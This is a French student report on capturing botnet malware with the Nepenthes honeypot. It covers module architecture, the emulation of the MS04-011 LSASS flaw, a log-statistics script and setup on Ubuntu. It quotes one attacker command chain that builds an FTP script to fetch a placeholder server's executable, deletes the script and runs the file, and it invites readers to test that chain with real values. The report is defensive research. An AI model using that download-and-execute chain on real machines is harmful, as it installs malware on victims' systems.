Table des matières

Préambule

Les botnets, ou réseau de PC zombies sont depuis quelques années au cœur des problèmes de sécurité informatique. Avec le développement d'Internet et l'augmentation des débits, les internautes privés sont des cibles privilégiées aux attaques car souvent, leurs postes sont peu ou mal sécurisés, ce qui les place à la merci des divers malwares qui circulent sur le réseau mondial. Les créateurs de malwares ont compris cela et ont également vu le potentiel de pouvoir disposer d'un nombre de PC si important ainsi que les diverses (mauvaises) utilisations possibles. La problématique des botnets étant assez vaste, j'ai donc choisi une démarche basée sur l'étude des codes malveillants qui circulent automatiquement sur Internet. J'entends par automatique : sans interaction avec l'utilisateur ou, côté serveur ; par opposition aux malwares présents sur les pages web ou autres qui nécessitent que l'utilisateur visitent une page ou téléchargent tel ou tel fichier.

Ce travail débutera par une brève introduction du sujet dans laquelle nous verrons comment se propagent les malwares ainsi qu'une explication des divers types d'honeypots existants.

Le deuxième chapitre expliquera en détail le fonctionnement de l'honeypot qui a servi à la collecte des malwares, à savoir, Nepenthes. Ce dernier facilite grandement la capture des malwares car il est facilement mis en place et donne des résultats très rapidement. Nous verrons comment il fonctionne et également ses limitations.

Le chapitre trois montrera étudiera les divers malwares récoltés. Il traitera également des mécanismes de sandbox utilisé pour analyser le comportement des malwares ainsi que des méthodes d'auto-défense utilisées par ceux-ci. Suivra un petit descriptif des différents logiciels qui seront utilisés ainsi qu'une analyse plus détaillée de l'outil *Sandboxie*. Il finira par une analyse détaillée de l'un de ces malwares à l'aide de divers logiciels dont le fonctionnement aura été préalablement expliqué.

Le chapitre suivant présentera le site ShadowServer, un projet actuel concernant la capture et l'analyse des malwares ainsi que les botnets.

Ce travail s'achèvera par une petite synthèse des résultats obtenus, des difficultés rencontrées ainsi que mon avis sur les possibles suites de ce travail.

Je tiens à remercier mon professeur, Mr. Litzistorf pour ses relectures et conseils ainsi que mes camarades du laboratoire de transmission de données qui ont contribué à créer la bonne ambiance qui a régné tout au long de ce travail.

Un merci également à Mr. Kerouanton pour son aide et ses orientations dans le sujet.

J'espère que vous trouverez ce document clair et agréable à lire. Bonne lecture

Quintela Javier

1. Introduction

Le terme *malware* désigne un logiciel malveillant ayant été développé dans le but de nuire à un système informatique. Cette appellation générique englobant virus, trojans, etc. regroupe l'ensemble des programmes dont le but est d'utiliser des ressources informatiques de façon détournée. Cette définition n'est en aucun cas officielle car le terme malware reste assez large et les définitions diffèrent légèrement selon les ouvrages.

Certains malwares servent à créer des botnets, des réseaux de PC zombies (*roBOTs NETwork*). En effet, ces malwares vont s'enregistrer chez la cible et se propager automatiquement. De plus, ils vont mettre la machine en écoute (ouvrir un port) pour lui permettre de recevoir des ordres provenant du botnet master (le créateur du malware) sans que l'utilisateur du PC infecté ne s'en rende forcément compte. D'une façon générale, le malware va s'implanter de la manière suivante




Figure 1

Les différentes architectures de contrôle des Botnets (IRC, p2p…) ne seront pas traitées dans ce document car elles ont déjà été étudiées au cours d'un précédent projet de semestre[1].

Les honeypots, « pots de miel », ont été conçus afin de capturer les malwares, en simulant de vraies machines/services. On trouve deux types d'honeypots : des honeypots serveur et client. Du coté serveur, ils seront en écoute du trafic (passifs) et réagiront aux attaques sans aller les provoquer alors que du côté client, ils iront visiter divers site web (actifs) afin de tenter de se faire infecter. Les honeypots, quels qu'ils soient, peuvent être à faible ou forte interaction.

Un honeypot à faible interaction faible aura pour but de récolter un maximum d'informations tout en offrant un minimum de privilèges, permettant ainsi de limiter les risques au maximum.

Un honeypot à forte interaction permettra l'accès à de véritables services sur une machine, ce qui accroîtra les risques de compromettre réellement la machine. Il faudra donc veiller à protéger la machine.

[1] « Comprendre les Botnets pour mieux s'en protéger », GEBRETSADIK Gabriel, Projet de semestre 2007

Cette étude c'est faite avec un honeypot côté serveur à faible interaction, Nepenthes (décrit en détail plus tard). Ce dernier nous a permis de récolter un certain nombre de malwares. Ci-dessous se trouve un résumé des statistiques de cette capture à savoir le nombre de connections (hits) par port ainsi que le nombre total de malwares récoltés (ces résultats seront repris plus précisément par la suite).

Remarque : Par connexions j'englobe toute tentative de connexion, ce qui signifie que si la même IP se connecte 10 fois de suite, et bien il y aura 10 connections comptabilisées.

Connections par ports:




Figure 2

Ports	*Connections*
445	1866
139	1623
135	188
80	81
5000	73
25	4
21	2
10000	1

Total : 3887 connections

Fichiers recueillis :

Hexdumps recueillis:	1547
Binaries recueillis :	17

2. Nepenthes

Nepenthes[2] est un honeypot à faible interaction s'exécutant côté serveur s'exécutant sous Linux et simulant des services (réseau) Windows vulnérables. Contrairement à un honeypot à forte interaction, Nepenthes ne fait que simuler ces services et ne les possède pas réellement. Ils ne peuvent donc pas être exploités par les malwares pour se déployer. De plus, les malwares qu'il collecte étant faits pour s'exécuter dans un environnement Windows (car il simule des services Windows), on ne risque pas de les voir se propager.

2.1. Architecture

Nepenthes est basé sur un modèle de conception modulaire. Le noyau (qui est le daemon), se charge des interfaces réseau et de la coordination des actions des autres modules. Actuellement, il contient plusieurs modules qui sont séparés en différentes catégories :

- Modules de vulnérabilités (*Vulnerability modules*), qui émulent des services existant comportant diverses vulnérabilités.
- Modules d'analyse de contenu (*Shellcode parsing modules*), qui analysent le contenu envoyé par les modules de vulnérabilité.
- Modules de récupération (*Fetch modules*), qui utilisent les informations reçues par les modules d'analyse afin de télécharger le malware.
- Modules de chargement (*Submission modules*), qui s'occupent de stocker le malware.
- Modules de génération de log (*Logging modules*), qui enregistrent toutes les informations concernant l'émulation et fournissent un aperçu des signatures (patterns) des données reçues.

Ces modules seront décris plus en détail au chapitre suivant.

L'architecture de Nepenthes peut être perçue conceptuellement de la façon suivante de la façon suivante :




Figure 3

[2] http://nepenthes.mwcollect.org/

2.1.1. Modules

Les **modules de vulnérabilités** sont l'élément principal de la plateforme Nepenthes. Ils offrent un mécanisme efficace à la collecte de malwares. L'idée principale de ces modules est de se faire infecter par des malwares qui se propagent seuls (automatiquement). Au lieu d'émuler complètement un service, il n'est nécessaire que d'émuler la partie utile du service, celle qui fera croire à l'attaquant qu'il a bien affaire avec un service réel. Ce concept offre une architecture évolutive et rend possible un déploiement à large échelle dû à son utilisation modérée des ressources (les services n'étant pas complètement simulés). L'émulation peut parfois être relativement simple : il suffit de répondre avec quelques informations à des offset donnés pour tromper l'attaquant et lui faire croire qu'il exploite une vraie vulnérabilité. Ces modules permettent de provoquer des tentatives d'exploits, pour ensuite récupérer le contenu envoyé qui sera transféré aux modules d'analyse.

Les **modules d'analyse de contenu** analysent le code reçu et en extraient l'information concernant l'exploit. L'information extraite est une représentation URL de comment le malware veut se transférer lui-même sur la machine compromise. Ces modules tentent tout d'abord de décoder le code car la plupart sont chiffrés à l'aide d'un encodeur *XOR*, ce qui leur permet d'éviter de se faire détecter. Cela est possible en identifiant le codage utilisé et en extrayant la clé de ce code. Après l'avoir décodé, ces modules appliquent une détection de « pattern » (signature) afin de repérer des fonctions qui sont couramment utilisées dans les exploits. Les résultats sont ensuite analysés plus précisément (afin d'extraire des certificats par exemple) et si assez d'information peut être récupérée afin de télécharger le malware, cette information est transmise aux modules suivants (*Fetch modules*).

Les **modules de récupération** s'occupent du téléchargement des fichiers à l'aide des informations (URL) extraites par les modules d'analyse. Il existe plusieurs modules de téléchargements (chacun s'occupant d'un protocole particulier).

Les **modules de chargement** s'occupent du stockage des fichiers téléchargés. Ils peuvent s'occuper d'envoyer les fichiers sur une autre machine, à des sites web d'analyse de code (CWSandbox[3] par exemple) ou, par défaut, de stocker directement les fichiers sur le disque (module *submit-files*). Les fichiers sont identifiés à partir de leur hash en MD5.

Afin de mieux comprendre le fonctionnement des modules de vulnérabilité, nous allons observer le code du module *vuln-lsass*[4] (codes source disponible en annexes), qui simule une faille critique dans le service *lsass.exe*[5]. Tout d'abord, nous commencerons par observer le code de l'exploit[6] de cette faille afin de voir comment agit l'attaquant et surtout, de connaitre les réponses qu'il attend.

En effet, les seules informations qui vont nous intéresser dans le code de cet exploit sont les valeurs qui vont être envoyées ainsi que les valeurs qui sont attendues par l'attaquant. Regardons maintenant le fonctionnement de cet exploit.

[3] http://beta.cwsandbox.org/?page=home
[4] http://svn.mwcollect.org/browser/nepenthes/trunk/modules/vuln-lsass
[5] http://www.microsoft.com/technet/security/bulletin/MS04-011.mspx
[6] http://www.xfocus.net/tools/200405/HOD-ms04011-lsasrv-expl.c

Afin d'avoir une vision plus clair et rapide de son fonctionnement, j'ai préféré illustrer l'exploit par un diagramme d'état qui immédiatement une vision globale de l'exploit. Néanmoins, pour ceux qui désirent voir le code, il est disponible en annexes.




Figure 4

Remarque : La partie trait-tillée montre que le shellcode envoyé va différer selon la valeur indiquant l'OS de la cible qui a précédemment été envoyée.

Je précise que les états *Attente réception* n'attendent pas de valeurs précises (ces valeurs vont simplement être stockées dans une variable sans aucune comparaison avec quelconque valeur).

```
len = recv(sockfd, recvbuf, 1600, 0)
```

Seul l'état *Attente version OS* est important car il se peut qu'il soit utilisé par la suite. Dans le cas de cet exploit, l'utilisateur aura préalablement indiqué (lors de l'appel, en tant qu'argument) la version de Windows de la machine cible, mais il est quand même important de gérer un maximum d'exploits et de se rapprocher le plus possible du comportement du véritable service.

Les variable *req1*, *req2*,… et toutes celles qui sont envoyées (Send), sont des shellcodes qui seront repris dans le module de vulnérabilité. Ces envois se repèrent facilement car ils sont tous de la forme :

```
if (send(sockfd, var, taille, 0) == -1){
        printf(``message d'erreur´´) ;
        exit(1) ;
}
```

Examinons maintenant le module de vulnérabilité (constitué de plusieurs fichiers[7]). Le fichier qui va nous intéresser est *LSASSDialogue.cpp* qui est celui qui contient le dialogue (…logique). Comme précédemment, afin d'éviter de devoir plonger dans le code, voici un diagramme exposant le fonctionnement du module. Pour ceux désirant tout de même voir le code, il est disponible en annexes.




Figure 5

La méthode *incomingData* est celle qui m'a permis d'établir ce schéma. Je vais expliquer certaines de ces instructions afin de faciliter le travail de ceux qui désirent regarder le code de plus près. Cette méthode va déposer le message reçu dans un buffer,

```
m_Buffer->add(msg->getMsg(),msg->getSize()) ;
```

créer un tableau de caractères aléatoire (la valeur 255 correspond à la taille de la table ascii),

```
char reply[512] :
…
reply[i] = rand()%255 ;
```

puis entrer dans la machine d'état précédemment illustrée.

[7] http://svn.mwcollect.org/browser/nepenthes/trunk/modules/vuln-lsass

Pour ceux qui le désirent, l'implémentation de la méthode *doWrite*() et *doRespond*() qui est la méthode qui envoie les données (source provenant du fichier *TCPSocket.cpp*[8]).

```
/**
* write a msg to the socket
* this will store the msg and its size in a "Packet" and put in into our queue
* @return returns the queues size if the socket is allowed to send at this point of time, else -1
*/

int32_t TCPSocket::doWrite(char *msg, uint32_t len){
        logPF();
        if (m_CanSend == false){
                logCrit("Some read only attached Module wants to write on a Socket\n");
                return -1;
        }
        Packet *packet = new Packet(msg,len);
        m_TxPackets.push_back(packet);
        return m_TxPackets.size();
}

[…]

bool TCPSocket::doRespond(char *msg, uint32_t len){
        logPF();
        if (doWrite(msg, len) > 0)
                return true;
        else
                return false;
}
```

Après avoir exploité une faille, certains malwares se propagent en téléchargeant des codes qui vont leur fournir un *shell*. Il est donc parfois nécessaire de simuler un *shell* (Windows), afin de donner aux attaquants ce qu'ils nécessitent. Nepenthes offre un *shell* (simple) aux attaquants. Ce *shell* interprète plusieurs commandes (*ftp.exe*, *cmd.exe*, etc…) et supporte également l'exécution de fichiers batch (fichiers contenant une série d'instructions s'exécutant automatiquement). Une technique fréquente d'infection via un *shell* est l'écriture des commandes de téléchargement et d'exécution d'un malware dans un fichier temporaire (qui sera donc effacé lorsque tout sera fini) puis l'exécution de ce dernier.

Un système de fichiers virtuels a donc été implémenté pour permettre ce type d'attaques. A noter que chaque session de *shell* possède son propre système de fichiers (virtuels) afin d'éviter toute interférence entre mêmes exploits (cela signifie que si deux malwares utilisent la même vulnérabilité, ils n'entreront pas en conflit). Lorsque le processus d'attaque est fini, ces fichiers temporaires sont analysés afin d'obtenir l'information qui permettra d'aller télécharger le malware.

[8] http://svn.mwcollect.org/browser/nepenthes/trunk/nepenthes-core/src/TCPSocket.cpp

L'exemple suivant va permettre de mieux illustrer l'utilité d'émuler un *shell* et d'avoir un système de fichiers virtuels. A supposer que le malware ait exploité une vulnérabilité avec succès et qu'il envoie la commande suivante :

```
cmd /c echo open IP_SERVEUR >> temp &
echo user LOGIN PASSWORD >> temp & echo binary>> temp &
echo get NOM.EXE >> temp & echo quit >> temp &
ftp -n -v -s:temp & del temp & NOM.EXE
```

L'action de se code peut être représenté schématiquement sous la forme suivant :




Figure 6

Nepenthes décodera le code correctement comme étant une tentative de création d'un fichier *temp* qui sera utilisé comme script de connexion à un serveur ftp afin de télécharger un fichier *NOM_FICHIER.EXE*. Le fichier *temp* sera ensuite effacé et le fichier test sera exécuté. Nepenthes sera également capable d'extraire l'information nécessaire à l'obtention de la copie binaire du malware qui, dans notre cas, sera une URL ftp de la forme :

```
ftp://LOGIN:PASSWORD@IP_SERVEUR/NOM.EXE
```

Il stockera cette requête dans le fichier */var/log/nepenthes/logged_submissions* et si le téléchargement abouti, également dans */var/log/nepenthes/logged_downloads*.

Remarque : Afin de vérifier le fonctionnement du code, il est possible d'exécuter cette commande en remplaçant les champs indiqués en rouge par des valeurs réelles. L'exécution doit bien entendu se faire sous Windows.

2.1.2. Fichier log

Le fichier log donne toute sorte d'information concernant l'exécution de Nepenthes. Cela signifie que pour en ressortir des informations précises (le nombre de hits sur un port donné par exemple), il faut trier l'information. J'ai donc écris un petit script permettant de ressortir les informations qui ont entre autre permis de générer les statistiques de connections précédentes. Voici le code du dit script.

```
#!/bin/bash

###### Definition des variables
folder='result_clean'
path='nepenthes.log'
log="$folder/log_connections"
stat="$folder/stat_connections"

###### Création du dossier contenant les resultats
###### et copie des fichier de log de connections
mkdir $folder

###### Création de log_connections indiquant
###### uniquement le log des connexions établies
egrep '\(accept\)|\(connect\)' $path > $log
egrep 'spam net handler' $log > tmp
egrep -v 'clearing DialogueList' tmp > $log
rm tmp

###### Creation du fichier stat_ports indiquant
###### le nombre de connexions par port
echo Nombre total de connexions : `wc -l $log` > $stat
for port in 21 25 42 80 110 135 139 143 220 443 445 465 993 995 1023 1025 1434 2103 2105 2107 2745 3127 3140 3372
5000 5554 6129 10000 17300 27347
do
        var=`egrep -c ":$port $" $log`
        if [ $var != 0 ]; then
                echo port $port -\> $var >> $stat
        fi
done

###### Si un ou plusieurs ports sont entrés comme paramètres,
###### un fichier contenant toutes les connections sur ce/ces
###### ports sera cree (un fichier par port)
if [ $# != 0 ]; then
        for i in $*
        do
                egrep ":$i $" $log > $folder\/port_$i
        done
fi
```

Après avoir copié le code ci-dessus dans un fichier, taper :

```
$./nom_fichier [port_A port_B … port_N ]
```

Remarque : les valeurs entre crochets sont optionnelles.

Le fait de donner des valeurs à *port_A port_B…* va faire que le script générera (en plus) des fichiers comportant la liste des connections qui ont été effectuées sur le/les ports indiqués. Par exemple, si l'on tape la commande suivante, le script génèrera trois fichiers qui comporteront chacun uniquement les connections établies sur le port indiqué.

```
$./nom_fichier 80 135 21
```

2.2. Installation & Configuration

Système d'exploitation : Ubuntu 7.10 - Gutsy Gibbon
Logiciel : Nepenthes 0.2.0-2

Il est important de préciser que Nepenthes doit se trouver face au trafic en ce sens que votre routeur ne doit par effectuer de translation d'adresses (NAT). Nepenthes agissant de manière passive (il ne fait que répondre à des attaques et ne va pas aller les provoquer), si la translation d'adresses est activé, aucun paquet ne sera reçu car le routeur les bloqueras.

Il faut donc configurer notre routeur en tant que pont (si cela n'est pas possible, il faudra rediriger tous les ports TCP UDP concernés vers Nepenthes) et définir dans Linux (Ubuntu) une connexion de type *PPPoE* (*Point-to-Point Protocol over Ethernet*). Pour se faire, il suffit de taper dans un terminal :

```
$ sudo pppoeconf
```

Le script s'exécute automatiquement et demandera simplement le nom d'utilisateur ainsi que le mot de passe. Si la connexion ne fonctionne pas, il faudra regarder dans la documentation Ubuntu et essayer de la configurer manuellement[9]. Pour activer ou désactiver la connexion, il suffit de taper les commandes suivantes :

```
$ sudo pon dsl-provider
$ sudo poff
```

Remarque : Ces options peuvent être utiles pour changer d'IP rapidement (reconnexion).

Concernant l'installation de Nepenthes, elle se fait automatiquement en utilisant le gestionnaire de paquets Synaptics ou alors en tapant dans un terminal :

```
$ sudo apt-get install nepenthes
```

Une fois l'installation terminée, Nepenthes est lancé en tant que daemon. On peut vérifier cela en tapant :

```
$ ps aux | grep nepenthes
```

Remarque : L'option « *| grep xxx* » affichera uniquement les résultats contenant *xxx*.

Pour observer les ports ouverts par Nepenthes :

```
$ sudo netstat –pan | grep nepenthes
```

```
:~$ sudo netstat -pan | grep nepenthes
tcp        0      0 0.0.0.0:1025            0.0.0.0:*               LISTEN      5504/nepenthes
tcp        0      0 0.0.0.0:993             0.0.0.0:*               LISTEN      5504/nepenthes
...        ...          ...                     ...                   ...             ...
tcp        0      0 0.0.0.0:1023            0.0.0.0:*               LISTEN      5504/nepenthes
udp        0      0 0.0.0.0:1434            0.0.0.0:*                           5504/nepenthes
:~$
```

[9] http://doc.ubuntu-fr.org/materiel/modem

Pour vérifier s'il tourne correctement, on peut lancer la commande suivante (nous avons choisi le port 135 mais il est possible de choisir n'importe quel port utilisé par Nepenthes) :

```
$ nc localhost 135
test du port pour verifier qu'il est bien ouvert!!!
```

Le texte qui sera envoyé apparaitra dans le terminal (dans le cas du lancement de Nepenthes dans ce dernier) et pourra également s'observer dans le fichier log de Nepenthes (*/var/log/nepenthes.log*).

```
[04112007 22:19:26 warn handler dia] Unknown DCOM Shellcode (Buffer 52 bytes) (State 0)
[04112007 22:19:26 handler dia] Stored Hexdump /var/lib/nepenthes/hexdumps/a7ffcf6399fed5dfc4e32e45e7d1b5a2.bin
(0x080aa208 , 0x00000034).
[04112007 22:19:26 handler dia] =------------------[ hexdump(0x080aa208 , 0x00000034) ]------------------=
[04112007 22:19:26 handler dia] 0x0000  74 65 73 74 20 64 75 20  70 6f 72 74 20 70 6f 75  test du   port pou
[04112007 22:19:26 handler dia] 0x0010  72 20 76 65 72 69 66 69  65 72 20 71 75 27 69 6c  r verifi  er qu'il
[04112007 22:19:26 handler dia] 0x0020  20 65 73 74 20 62 69 65  6e 20 6f 75 76 65 72 74  est bie  n ouvert
[04112007 22:19:26 handler dia] 0x0030  21 21 21 0a                                       !!!
[04112007 22:19:26 handler dia] =-----------------------------------------------------------------------=
[04112007 22:19:26 spam mgr event] <in virtual uint32_t nepenthes::EventManager::handleEvent(nepenthes::Event*)>
```

L'exemple ci-dessus nous permet de voir comment l'analyseur de code se comporte lorsqu'il reçoit du code qui ne correspond à aucun de ses modèles : il stocke ce dernier dans le dossier hexdumps (*/var/lib/nepenthes/hexdumps*).

Il est à noter que lors des mesures effectuées, les hexdumps ont représenté plus de 95% des fichiers stockés par Nepenthes. Cela signifie qu'une analyse postérieure de ces fichiers est nécessaire afin par exemple, de reconstituer un malware qui pourrait être envoyé par petites parties.

L'utilisation du *snippet* Bdiffm (disponible sur le site de Nepenthes), peut être utile afin de détecter des codes polymorphiques. En effet, ce dernier affiche le taux de ressemblance de deux fichiers. Le code de ce dernier est disponible sur le site de Nepenthes. Pour pouvoir l'utiliser, il suffit de copier le code dans un fichier texte, de le compiler avec la commande suivante :

```
$ gcc –Wall nom_fichier.c –o nom_executable
```

Remarque: La commande ci-dessus nécessite d'avoir installé au préalable le paquet buil-essentials (cf. Gestionnaire de paquets synaptics).

L'exécution se fait de la manière suivante :

```
$ ./nom_executable fichier_1 fichier_2 … fichier_N
```

2.3. Limitations

Malgré le fait que Nepenthes soit un outil performant, il présente néanmoins quelques limitations. Ces limitations ne sont pas propres à Nepenthes mais concernent l'architecture même des honeypots classiques qui se base sur l'attente (honeypots serveurs). Un honeypot agit en effet de manière passive, en ce sens qu'il attend une tentative de connexion et ne va pas aller la provoquer (Nepenthes par exemple, ne fait que de simuler des vulnérabilités). Cette méthode est utile pour récupérer des malwares qui scannent le réseau à la recherche de vulnérabilités et qui les exploitent. Il est par contre difficile de récupérer des rootkits ou des chevaux de Troie car ils nécessitent généralement une action de l'utilisateur afin de s'implanter (accès à une page web, téléchargement d'un fichier, etc.).

La solution à ce problème est l'utilisation de *honeypots clients* qui permettent d'envoyer des requêtes http afin de détecter des URL hébergeant des malwares. L'architecture modulaire de Nepenthes permet la création de modules de vulnérabilités qui fonctionneraient de la même façon mais cela n'est pas l'objectif de la plateforme. Il existe déjà des honeypots clients.

Une autre limitation de Nepenthes vient du fait qu'il simule plusieurs vulnérabilités correspondent à des systèmes différents (Windows 2000, XP…). Cela signifie que lors d'un scan de ports en vue d'une détection d'OS, les résultats indiqueront que le la version du système cible ne peut être détecté car il y a trop de possibilités. Cela se montre très facilement en utilisant Nmap[10]. Vous trouverez ci-dessous les résultats obtenus avec une machine utilisant Ubuntu 7.10 - Gutsy Gibbon sans Nepenthes.

